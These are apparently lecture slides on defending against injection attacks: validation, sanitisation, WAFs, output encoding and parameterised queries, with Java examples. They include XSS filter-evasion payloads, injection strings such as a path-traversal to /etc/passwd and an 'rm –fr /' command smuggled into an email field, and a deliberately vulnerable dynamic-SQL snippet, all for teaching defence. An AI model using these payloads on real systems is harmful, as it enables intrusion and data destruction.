- **Allow-listing** (aka white-listing)
  - List *valid* patterns; *accept* input if it matches
- **Deny-listing** (aka black-listing)
  - List *invalid* patterns; *reject* input if it matches
  - Least secure, given the big risk that some dangerous patterns are overlooked

Sanitisation

Sanitisation is commonly applied to prevent injection attacks, eg.

- replacing `"` by `\"` to prevent SQL injection, aka escaping
- replacing `< >` by `&lt &gt` to prevent HTML injection & XSS
- replacing `script` by `xxxx` to prevent XSS
- putting quotes around an input
- removing dangerous characters or words, aka filtering

NB after sanitising, changed input may need to be *re-validated*

As for validation, we can use allow-list or deny-list for replacing or removing characters

Sanitisation nightmares: XSS

Many places to include Javascript, and many ways to encode it, which makes filtering hard!

Eg

```
<script language="javascript"> alert('Hi');</script>
```


can also be written as

- `<body onload=alert('Hi')>`
- `<b onmouseover=alert('Hi')>Click here!</b>`
- `<img src="http://some.url.that/does/not/exist" onerror=alert('Hi');>`
- `<img src=j&#X41vascript:alert('Hi')>`
- `<META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/html;base64,PHNjcmlwdD5hbGVydCgndGVzdDMnKTwvc2NyaXB0Pg">`

For a longer lists of tricks, see
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

Choke points


Input checks - canonicalisation, validation, or sanitisation – are best done at clear choke points in an application




Trust-boundaries & chokepoints

Identifying trust boundaries useful to decide *where* to have chokepoints

- **in a network, on a computer, or within an application**





Web Application Firewall (WAF)

- A separate firewall in front of a web-application to stop malicious inputs
- Fundamental problem: *WAF has no clue what the web application is doing, and what it expects as valid inputs*
- Therefore
  - WAF can only stop very generic problems
  - To improve this, some WAFs can be trained to learn what normal inputs looks like

So 'proper' input validation and/or sanisation still has to done by web application itself!

Is a WAF a useful extra line of defence?
Or does it only lull programmers into a false sense of security?

Preventing injection attacks


How & *where* to prevent injection attacks?

Consider a typical web shop.

Suppose we are worried about SQLi via email or delivery address

- We could validate and/or sanitise
- We could do this for inputs at A or the outputs at B
  Or maybe even for backend's inputs at C?

Input validation?



Input validation, i.e. rejecting weird characters at point A

Assume we have a perfect allow-list or deny-list for this.


Pros?

- Eliminates problem at the source root, so application only has to deal with 'clean' data

Cons?

- We may reject legitimate inputs, eg `'s-Hertogenbosch`

Input *sanitisation?*



Input *sanitisation*, e.g. escaping weird characters at point A

Eg replacing `'` with `\'`

Assume we have a perfect escaping operation


Pros?

- Eliminates problem at the source root, so application only has to deal with 'harmless' data, and we no longer reject legitimate input

Cons?

- We have some data in escaped form, `\'s-Hertogenbosch` and may need to un-escape it

Input sanitisation? ☹




But what if the input ends up being used in other contexts?

Escaping needs to be different to prevent SQLi, XSS, path traversal, OS command injection, …

Eg SQL database may be attacked with username `Bobby; DROP TABLE`
file system with username `../../etc/passwd`
email server with user `john@ru.nl; & rm –fr /`

For most systems, it's a fallacy to think that one sanitisation routine at original input point will solve all injection problems

Output sanitisation?



If we sanitise outputs then sanitisation can be tailored to the backend/context:

- Eg B1 for SQL database escaping `; ' " DROP TABLE`
- B2 for HTML renderer `< > & script`
- B3 for file system `. .. / \ ~`
- B4 for email system `& | || < >`

Better still: immunity from injection

Root cause analysis of all these injection problems:

- A very powerful API call takes one STRING as argument, and that string can be an arbitrary command in a rich, expressive language
  - eg arbitrary SQL queries, OS commands, …
- Back-end PARSES USER DATA (aka 'interprets' or 'processes') as arbitrary command

Solution:

- Safer, less powerful API calls

Dynamic SQL vs Prepared statements

Dynamic SQL: construct one string as query for SQL database, using string concatenation


```
"SELECT * FROM Account WHERE Username = " + $username
                + "AND Password = " + $password
```

Prepared statements aka **parameterised queries**:

give a string with placeholders for the query
and supply parameters as separate inputs

```
"SELECT * FROM Account WHERE Username = ? AND Password = ?“ ,
$username
$password
```

The idea behind parameterised queries



Parameterised queries: the query is parsed *first* and then parameters are substituted later

- With dynamic SQL: parameters are substituted first and then the result is parsed & processed

The substitution becomes less dangerous, as the potential impact on the meaning is reduced

Example: dynamic SQL vs prepared statements in Java

Code vulnerable to SQLi using so-called dynamic SQL

```
String updateString =
  "SELECT * FROM Account WHERE Username"
   + username + "AND Password =" + password;
stmt.executeUpdate(updateString);
```

Code *not* vulnerable to SQLi using prepared statements

```
PreparedStatement login = con.preparedStatement("SELECT
* FROM Account
    WHERE Username = ? AND Password = ?" );
login.setString(1, username);
login.setString(2, password);
login.executeUpdate();
```

bind variable

Similar mechanisms

- For SQL injection: some database systems provide stored procedures.

  These *may* be safe from SQL injection, but details depend on the combination of programming language & database system

- For XPath injection: parameterised aka pre-compiled XPath evaluation
  - eg `XPathVariableResolver` in Java

You always have to look into specific details for the combination of the programming language APIs & back-end system you use!

Recap: preventing input problems

1. Validation
2. Canonicalisation
3. Sanitisation
4. Not parsing user input!

   eg by using parameterised queries

What is suspicious/wrong here?

CVE-2020-25608

The SAS portal of Mitel MiCollab before 9.2 could allow an attacker to access user credentials due to improper input validation, aka SQL Injection.

CWE-20	Improper Input Validation	NVD NIST
CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	NVD NIST

'Input validation' and 'neutralisation of special elements' are not the best ways to prevent this problem!

'Use of dynamic SQL' would be a better classification?

Recap

- INPUT is dangerous!
- Validation and sanitisation (aka encoding aka escaping) are very different operations
- *Output* sanitisation often makes more sense than *input* sanitisation
- Input validation is important
  but not as defence against injection attacks:
  The best way to stop injection attacks is by having 'safe' interfaces that are immune to injection attacks
  - ie. that do not parse untrusted data as commands